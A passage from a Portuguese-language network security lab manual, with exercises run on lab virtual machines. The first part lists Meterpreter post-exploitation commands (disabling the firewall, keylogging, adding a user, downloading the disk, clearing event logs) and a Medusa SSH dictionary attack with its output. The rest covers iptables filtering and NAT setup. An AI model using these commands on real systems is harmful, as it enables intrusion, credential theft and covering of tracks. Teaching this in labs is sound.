...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo **meterpreter** — sua imaginação é o limite!

Promovendo privilégios	<pre>meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid</pre>
Levantando informações	<pre>meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list</pre>
Desativando firewall	<pre>meterpreter > shell C:\Windows\System32> netsh firewall set opmode disable C:\Windows\System32> exit</pre>
Capturando tela	<pre>meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espia meterpreter > screenshot meterpreter > screengrab</pre>

Figura 24: Comandos do *meterpreter*, parte 1

Ativando keylogger	meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop
Enumerando informações	meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool
Injetando informações nos arquivos de hosts do Windows	meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts
Realizando varredura na rede do alvo	meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO>
Criando usuário	meterpreter > shell C:\\Windows\\System32> net user marcos changeme /add C:\\Windows\\System32> net user C:\\Windows\\System32> exit
Baixando o HD da máquina alvo	meterpreter > download -r c:\\
Enviando arquivo para o alvo	meterpreter > upload /root/tcpdump.exe c:\\windows\\System32 meterpreter > shell meterpreter > tcpdump -w saida.pcap meterpreter > ps meterpreter > kill NUMERO_PROCESSO meterpreter > download c:\\saida.pcap
Apagando rastro	meterpreter > clearev

Figura 25: Comandos do meterpreter, parte 2

7) Realizando um ataque de dicionário com o *medusa*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

1. Vamos realizar um ataque de força bruta ao serviço SSH utilizando o *medusa*. Na máquina *FWGW1-G*, crie um usuário chamado *marcelo* com a senha *123456* e outro chamado *marco* com a senha *abacate*. Depois, ainda na máquina alvo, monitore o arquivo de log */var/log/auth.log* por tentativas de login.

```
# hostname
FWGW1-A

# useradd -m marcelo ; echo 'marcelo:123456' | chpasswd
# useradd -m marco ; echo 'marco:abacate' | chpasswd

# tail -f -n0 /var/log/auth.log
```

2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.

```
# hostname
kali

# nc 172.16.1.1 22
SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1
```

3. Agora, crie dois arquivos — um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.

```
# pwd
/root

# cat users.txt
root
marcelo
marco
silva

# cat passwords.txt
rnpesr
123456
abacate
framboesa
```

4. Finalmente, use o comando `medusa` para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

```
# medusa -M ssh -m BANNER:SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1 -h 172.16.1.1 -U
users.txt -P passwords.txt | grep 'SUCCESS'
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marcelo Password: 123456 [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marco Password: abacate [SUCCESS]
```

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o `medusa` realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?

Sessão 5: Firewall



As atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções apontadas pelo enunciado dos exercícios.

1) Trabalhando com *chains* no *iptables*

O Netfilter é um *framework* provido pelo kernel Linux que permite que várias operações relacionadas à rede sejam implementadas através de *handlers* customizados. Ele provê diversas funções e operações que permitem filtragem de pacotes, tradução de endereços de rede e portas, bem como a capacidade de proibir que pacotes cheguem a pontos sensíveis da rede.

O *iptables* é a ferramenta em espaço de usuário que permite a gerência do Netfilter. Há vários conceitos centrais ao *iptables*, como:

- Tabelas:
 - *Filter*: filtragem de pacotes.
 - *NAT*: tradução de endereços.
 - *Mangle*: marcação de pacotes e QoS.
- Chains:
 - INPUT: entrada no firewall propriamente dito.
 - OUTPUT: saída do firewall propriamente dito.
 - FORWARD: passagem através do firewall.
 - PREROUTING: decisões pré-roteamento; presente apenas nas tables *NAT* e *Mangle*.
 - POSTROUTING: decisões pós-roteamento; presente apenas nas tables *NAT* e *Mangle*.
- Alvos:
 - ACCEPT: aceita o pacote.
 - DROP: descarta o pacote sem informar o remetente.
 - REJECT: rejeita o pacote e notifica o remetente.
 - LOG: loga o pacote nos registros do *iptables*.
- Manipulação de regras:
 - A: adiciona a regra ao final da *chain* (*append*).
 - I: insere a regra no começo da *chain* (*insert*).
 - D: apaga a regra (*delete*).
 - L: listas as regras de uma dada *chain* (*list*).
 - P: ajusta a política padrão de uma *chain* (*policy*).
 - F: apaga todas as regras da *chain* (*flush*).
- Padrões de casamento:

- **-s**: IP de origem do pacote.
 - **-d**: IP de destino do pacote.
 - **-i**: interface de entrada.
 - **-o**: interface de saída.
 - **-p**: protocolo, que pode ser dos tipos TCP, UDP e ICMP.
- Módulos adicionais para casamento de pacotes (*extended packet matching modules*) podem ser habilitados com a opção **-m** ou **--match**. Destacamos:
 - **conntrack**: quando habilitado, permite acesso ao controle de estados de conexões; normalmente invocado por **-m conntrack --ctstate** ou para um *subset* de suas funções, **-m state --state**. Estados válidos incluem INVALID, NEW, ESTABLISHED, RELATED e UNTRACKED.
 - **icmp**: possibilita filtrar tipos específicos de ICMP, via *flag* **--icmp-type**.
 - **mac**: possibilita filtragem por endereço físico de origem, via *flag* **--mac-source**.
 - **multiport**: permite especificação de até 15 portas dentro de uma mesma regra, separadas por vírgula, ou um *range* com a sintaxe **porta:porta**. Pode-se especificar portas de origem (**--sports**), destino (**--dports**) ou ambas (**--ports**).
 - **tcp**: habilita as opções **--source-port** (ou **--sport**), **--destination-port** (ou **--dport**), **--tcp-flags** (*flags válidas*: SYN, ACK, FIN, RST, URG, PSH, ALL e NONE), **--syn** e **--tcp-option** para pacotes TCP.
 - **udp**: habilita as opções **--source-port** (ou **--sport**), **--destination-port** (ou **--dport**) para pacotes UDP.
1. Primeiro, vamos testar a filtragem simples (*stateless*) no **iptables**. Faça login na máquina **FWGW1-G** como **root** e mude a política padrão da *chain* OUTPUT para DROP. Em seguida, tente conectar-se à porta 80/HTTP de um host remoto na Internet. É possível?

```
# hostname
FWGW1-A

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open

# iptables -P OUTPUT DROP

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca: forward host lookup failed: Host name lookup failure :
Resource temporarily unavailable
```

2. Agora, crie uma regra na *chain* OUTPUT que permita a saída de pacotes na porta 80/HTTP (não se esqueça também de permitir consultas DNS à porta 53/UDP, se estiver utilizando um nome e não um endereço IP) e tente conectar-se novamente. Qual o resultado?

```
# iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
# iptables -A OUTPUT -p udp --dport 53 -j ACCEPT

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

3. Mude a política padrão da *chain* INPUT também para DROP. Ainda é possível conectar-se?

```
# iptables -P INPUT DROP

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
Host name lookup failure
```

Apesar de o resultado parecer o mesmo obtido anteriormente, há uma diferença substancial— as requisições DNS/HTTP estão sendo enviados com sucesso, porém a resposta de retorno está sendo bloqueada. Rode o **tcpdump** em outra sessão e monitore a interface de rede de saída (**eth0**), enquanto o comando **nc** acima é executado. A requisição DNS é enviada e sua resposta retorna, porém é descartada pelo kernel.

```
# tcpdump -i eth0 -n src 192.168.1.203 or dst 192.168.1.203
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:52:28.135864 IP 192.168.1.203.33147 > 8.8.8.8.53: 48302+ A?
obsd3.srv.ualberta.ca. (39)
21:52:28.215508 IP 8.8.8.8.53 > 192.168.1.203.33147: 48302 1/0/0 A 129.128.5.194
(55)
```

4. Finalmente, crie uma regra apropriada na *chain* INPUT e teste o sucesso na conexão HTTP.

```
# iptables -A INPUT -p tcp --sport 80 -j ACCEPT
# iptables -A INPUT -p udp --sport 53 -j ACCEPT

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

Note que devemos usar **--sport** (*source port*) ao invés de **--dport** (*destination port*), como feito anteriormente na regra da *chain* OUTPUT.

2) Firewall *stateful*

Não é conveniente nem manutenível criar regras como fizemos na atividade (1)— para cada regra de saída, ter que existir uma regra de entrada correspondente. Podemos usar a capacidade do **iptables** de monitorar estados de conexões a nosso favor, já que ele é um firewall *stateful*.

1. Remova as regras da *chain* INPUT. Em seguida crie uma regra genérica que permita que

conexões estabelecidas sejam autorizadas através do firewall. Em seguida, tente estabelecer uma conexão HTTP. Foi possível?

```
# iptables -F INPUT

# iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT

# iptables -L
Chain INPUT (policy DROP)
target     prot opt source                destination            state ESTABLISHED
ACCEPT     all  --  anywhere              anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy DROP)
target     prot opt source                destination            tcp dpt:http
ACCEPT     tcp  --  anywhere              anywhere              tcp dpt:http
ACCEPT     udp  --  anywhere              anywhere              udp dpt:domain

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2. Qual seria, então, a diferença entre filtros de pacotes *stateless* e *stateful*?

3) Configurando o firewall *FWGW1-G*: tabela *filter*

A partir desta atividade o roteiro está dividido em duas grandes partes. Na primeira, o aluno programará um controle de pacotes para permitir a comunicação entre os *hosts* descritos na topologia do laboratório. Na segunda parte, programará a tradução de pacotes. Se precisar, retorne à imagem constante da atividade (2) da sessão 1 — Configuração preliminar das máquinas.

A tabela a seguir mostra uma listagem com a descrição dos serviços a serem disponibilizados pelos servidores da DMZ, cuja permissão de acesso será configurada nas atividades a seguir.

Tabela 7. Serviços de rede disponíveis na DMZ

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	SSH	TCP	22	Serviço de login remoto
LinServer-G	Postfix	TCP	25	Servidor de mensagens
LinServer-G	Apache	TCP	80	Servidor de páginas web
LinServer-G	Courier	TCP	110	Servidor POP3
LinServer-G	PostgreSQL	TCP	5432	Servidor de banco de dados

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	Bind	UDP	53	Servidor DNS
LinServer-G	NTP	UDP	123	Servidor de hora
WinServer-G	FTP	TCP	21	Servidor de arquivos
WinServer-G	IIS	TCP	80	Servidor de páginas web
WinServer-G	IIS	TCP	443	Servidor de páginas web
WinServer-G	RDP	TCP	3389	Serviço de conexão remota
WinServer-G	NTP	UDP	123	Servidor de hora

A realização desta atividade é fundamental para a realização das demais atividades deste curso. A política de filtro de pacotes será a mais restritiva possível, permitindo somente as conexões previamente definidas no firewall. Dessa forma, a política padrão é negar todos os pacotes que chegarem, saírem e/ou atravessarem o firewall.

A cada item será necessário verificar a configuração corrente do firewall. Para listar as regras das tabelas *input* e *nat* do firewall, respectivamente, use os comandos:

```
# iptables -L -vn
# iptables -t nat -L -vn
```

Caso cometa um erro, você pode apagar todas as regras das tabelas *input* e *nat* do firewall, respectivamente, com os comandos:

```
# iptables -F
# iptables -t nat -F
```

Use o comando **tcpdump** para testar o funcionamento de suas regras.

1) Configuração preliminar

1. O primeiro passo, antes de mesmo começar a mexer no firewall, é ter uma maneira de gravar suas regras. Iremos instalar o pacote **iptables-persistent** para atingir esse objetivo; mas, antes de começar, garanta que seu firewall não possui regras e que as políticas de entrada/saída são permissivas:

```
# iptables -P INPUT ACCEPT
# iptables -P OUTPUT ACCEPT
# iptables -F

# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

2. Agora, instale o pacote `iptables-persistent` para tornar suas configurações de firewall permanentes mesmo após o `reboot` da máquina.

```
# apt-get install iptables-persistent
```

Na instalação do pacote, quando perguntado, responda:

Tabela 8. Configurações do `iptables-persistent`

Pergunta	Resposta
Salvar as regras IPv4 atuais?	Sim
Salvar as regras IPv6 atuais?	Sim

3. Isso feito, basta dar início ao processo de configuração do firewall. Ao inserir um conjunto de regras com as quais você esteja satisfeito, é possível gravá-las de forma fácil com o comando:

```
# iptables-save > /etc/iptables/rules.v4
```

4. Se cometer qualquer erro durante o processo de configuração, você pode recarregar o conjunto de regras salvo no arquivo `/etc/iptables/rules.v4` com o comando:

```
# systemctl restart netfilter-persistent.service
```

2) Configuração do acesso ao firewall

Vamos primeiramente permitir acesso administrativo ao firewall por SSH, bem como pacotes ICMP para testes de conectividades.

1. Primeiro, torne as políticas do firewall restritivas, ajustando a política das *chains* INPUT e FORWARD para DROP.

```
# iptables -P INPUT DROP
# iptables -P FORWARD DROP
```

2. Teste o funcionamento do firewall. Na máquina *LinServer*, por exemplo, tente enviar um pacote ICMP para a máquina *FWGW1-G*.

```
$ hostname
LinServer-A

$ ping -c1 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.

--- 172.16.1.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

3. Agora, adicione as seguintes regras ao firewall:

- Permita todo o tráfego na interface *loopback*, e rejeitar qualquer pacote vindo da rede 127.0.0.0/8 que não seja para a interface *lo* com *icmp-port-unreachable*
- Permita conexões destinadas ao firewall (*chain INPUT*) cujo estado seja relacionado ou estabelecido.
- Permita gerência via *ssh* do firewall *FWGW1-G* a partir de máquinas da Intranet.
- Permita que pacotes ICMP oriundos das redes DMZ/Intranet cheguem ao firewall *FWGW1-G*.

```
# iptables -A INPUT -i lo -j ACCEPT
# iptables -A INPUT -d 127.0.0.0/8 -i '!lo' -j REJECT --reject-with icmp-port-unreachable
# iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
# iptables -A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
# iptables -A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
```

4. Realize o teste de conexão do passo (2) novamente, e verifique que suas configurações funcionaram.

```
$ hostname
LinServer-A

$ ping -c1 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.235 ms

--- 172.16.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.235/0.235/0.235/0.000 ms
```

5. Se quiser, use o PuTTY (<https://www.putty.org/>) ou Cygwin (<http://www.cygwin.com/>), nas máquinas *WinClient-G* ou sua máquina física, para conectar-se à máquina *FWGW1-G* e testar sua configuração.

Abaixo, temos um exemplo de conexão a partir da máquina física usando Cygwin/x64 para o *host FWGW1-G*, via SSH.

```
fbs@LOCAL-PC ~
$ uname
CYGWIN_NT-10.0

fbs@LOCAL-PC ~
$ ssh aluno@10.1.1.1
No mail.
Last login: Sun Aug 19 22:30:33 2018 from 10.1.1.254

$ whoami
aluno

$ hostname
FWGW1-A
```

3) Configuração do acesso Intranet > DMZ

Agora, vamos configurar o firewall para permitir pacotes originados na Intranet que atravessem o firewall com destino aos serviços da DMZ. Verifique a lista de serviços a serem permitidos na tabela 7 — "Serviços de rede disponíveis na DMZ".

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que o serviços da tabela referenciada acima possam ser acessados a partir da Intranet.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports 22,25,80,110,5432 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports 21,80,443,3389 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
```

2. Teste sua configuração acessando o servidor web IIS instalado na máquina *WinServer-G*, e acessando-o a partir da máquina *WinClient-G*.



Figura 26: Acesso da Intranet para a DMZ

4) Configuração do acesso DMZ/Intranet > Internet

Agora, vamos configurar o acesso da DMZ e Intranet para a Internet. Para isso, teremos que permitir que pacotes originados nessas redes atravessem o firewall via interface de rede *outbound*.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que as redes DMZ e Intranet possam acessar qualquer serviço na Internet, via quaisquer protocolos.


```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -s 172.16.1.0/24 -o eth0 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -o eth0 -j ACCEPT
```

2. Teste sua configuração acessando uma página da Internet a partir da máquina *LinServer-G*.

```
$ hostname
LinServer-A
```

```
$ nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

5) Configuração do acesso Internet > DMZ

Finalmente, o último passo é permitir que requisições vindas da Internet possam acessar alguns serviços publicados pela DMZ.

Como dois serviços das máquinas *LinServer-G* e *WinServer-G* operam nas mesmas portas (80/TCP e 123/UDP), teremos que fazer uma técnica de PAT (*port address translation*) para que ambos possam ser atingidos. O primeiro passo será feito aqui, nas regras da *chain* FORWARD; na próxima atividade, em que configuraremos o DNAT, será realizada a parte de tradução de portas.

Tabela 9. Serviços publicados pela DMZ para a Internet

Servidor	Serviço	Protocolo	Porta do serviço	Porta Internet
LinServer-G	Postfix	TCP	25	25
LinServer-G	Apache	TCP	80	80
LinServer-G	Courier	TCP	110	110
LinServer-G	Bind	UDP	53	53
LinServer-G	NTP	UDP	123	123
WinServer-G	FTP	TCP	21	21
WinServer-G	IIS	TCP	80	8080
WinServer-G	IIS	TCP	443	443
WinServer-G	NTP	UDP	123	8123

O teste desta configuração será feito na próxima atividade, em que configuraremos o NAT.



As regras de DNAT que inseriremos na atividade a seguir entrarão na *chain* PREROUTING, ou pré-roteamento. Isso significa dizer que os números de porta Internet mostrados acima serão traduzidos para os números das porta de serviço **ANTES** que as regras da *chain* FORWARD sejam processadas.

Tenha isso em mente ao decidir quais números de porta utilizar nas regras de repasse deste exercício.

1. Adicione regras à *chain* FORWARD da tabela *filter* que permitam que a Internet consiga acessar os serviços publicados pelas máquinas da DMZ, de acordo com as especificações acima.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -i eth0 -d 172.16.1.10/32 -p tcp -m multiport --dports  
25,80,110 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123  
-j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.20/32 -p tcp -m multiport --dports  
21,80,443 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j  
ACCEPT
```

Como a tradução dos números de porta já terá sido realizado quando as regras acima forem processadas, devemos utilizar os número de porta internos (ou de serviço, de acordo com a tabela) na configuração das regras de *forward*.

4) Configurando o firewall *FWGW1-G*: tabela *nat*

O principal objetivo desta atividade é demonstrar o entendimento do funcionamento dos tipos de NAT e aplicá-los em uma simulação de caso real.

Utilizando os conceitos aprendidos, será necessário configurar o NAT no firewall *FWGW1-G* para permitir que as máquinas da rede local e da DMZ consigam acessar a Internet. Também será necessária a configuração do NAT para publicação dos serviços da DMZ para a Internet.

1) Configuração do SNAT: DMZ/Intranet > Internet

1. Antes de configurar o SNAT para acesso DMZ/Intranet > Internet, será necessário remover a configuração de *masquerading* preexistente, que fizemos na sessão 1. Edite o arquivo `/etc/rc.local` e remova ou comente a linha:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
# sed -i 's/\\(iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE\\)/#\\1/'  
/etc/rc.local
```

2. Da mesma forma, remova essa regra do firewall, já que configuraremos outras regras, mais específicas, em seu lugar a seguir.

```
# iptables -t nat -L POSTROUTING -vn --line-number  
Chain POSTROUTING (policy ACCEPT 2 packets, 104 bytes)  
num  pkts bytes target    prot opt in     out     source  
destination  
1      70  5922 MASQUERADE  all  --  *      eth0    0.0.0.0/0      0.0.0.0/0
```

```
# iptables -t nat -D POSTROUTING 1
```

3. Agora sim, tudo pronto. Insira uma regra no firewall que faça tradução dos endereços das redes DMZ/Intranet via *masquerading*, permitindo assim seu acesso à Internet.

```
# iptables -t nat -A POSTROUTING -s 172.16.1.0/24 -o eth0 -j MASQUERADE  
# iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
```

4. Teste sua configuração. Acesse, por exemplo, a máquina *LinServer-G* e tente acessar um site na Internet.

```
# hostname  
LinServer-A  
  
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2) Configuração do DNAT: Internet > DMZ

1. Agora, vamos configurar o DNAT, que irá permitir acesso pela Internet aos serviços publicados pela DMZ. Comece fazendo as regras para a máquina *LinServer-G*, que não exige PAT.

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport --dports 25,80,110 -j  
DNAT --to-destination 172.16.1.10  
# iptables -t nat -A PREROUTING -i eth0 -p udp -m multiport --dports 53,123 -j DNAT  
--to-destination 172.16.1.10
```

2. Agora, teste sua configuração. Primeiro, instale o servidor web Apache na máquina *LinServer-G*; a seguir, em sua máquina física, acesse o IP público da máquina *FWGW1-G* na porta 80/TCP e verifique que de fato é exibida no navegador a página web instalada no *LinServer-G*.

Primeiro, vamos instalar o servidor web Apache na máquina *LinServer-G*:

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends apache2
```

Em seguida, vamos monitorar o log de acesso do Apache, aguardando por conexões:

```
# tail -f -n0 /var/log/apache2/access.log
```

Agora, temos que descobrir o IP público da máquina *FWGW1-G*:

```
# hostname  
FWGW1-A  
  
# ip a s eth0 | grep '^ *inet '  
    inet 192.168.29.103/24 brd 192.168.29.255 scope global eth0
```

Finalmente, vamos acessar esse IP na porta 80 a partir da máquina física:




Figura 27: Teste DNAT do acesso Internet > LinServer

Voltando ao monitoramento do log de acessos do Apache na máquina *LinServer-G*, vemos que o acesso de fato se concretizou:

```
# hostname
LinServer-A

# tail -f -n0 /var/log/apache2/access.log
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET / HTTP/1.1" 200 3380 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36"
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET /icons/openlogo-75.png
HTTP/1.1" 200 6040 "http://192.168.29.103/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
```

3. Faça o mesmo processo para a configuração do DNAT da máquina *WinServer-G*. Atente-se para o fato de que duas portas internat, 80/TCP e 123/UDP, serão acessadas através das portas externas 8080/TCP e 8123/UDP respectivamente. Configure o PAT de acordo.

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination 172.16.1.20
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8080 -j DNAT --to-destination 172.16.1.20:80
# iptables -t nat -A PREROUTING -i eth0 -p udp --dport 8123 -j DNAT --to-destination 172.16.1.20:123
```

4. Teste sua configuração. Em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 8080/TCP e verifique que de fato é exibida no navegador a página web do servidor IIS instalada na máquina *WinServer-G*.

Utilizando o mesmo IP público descoberto anteriormente, basta acessá-lo na porta 8080 como solicitado:

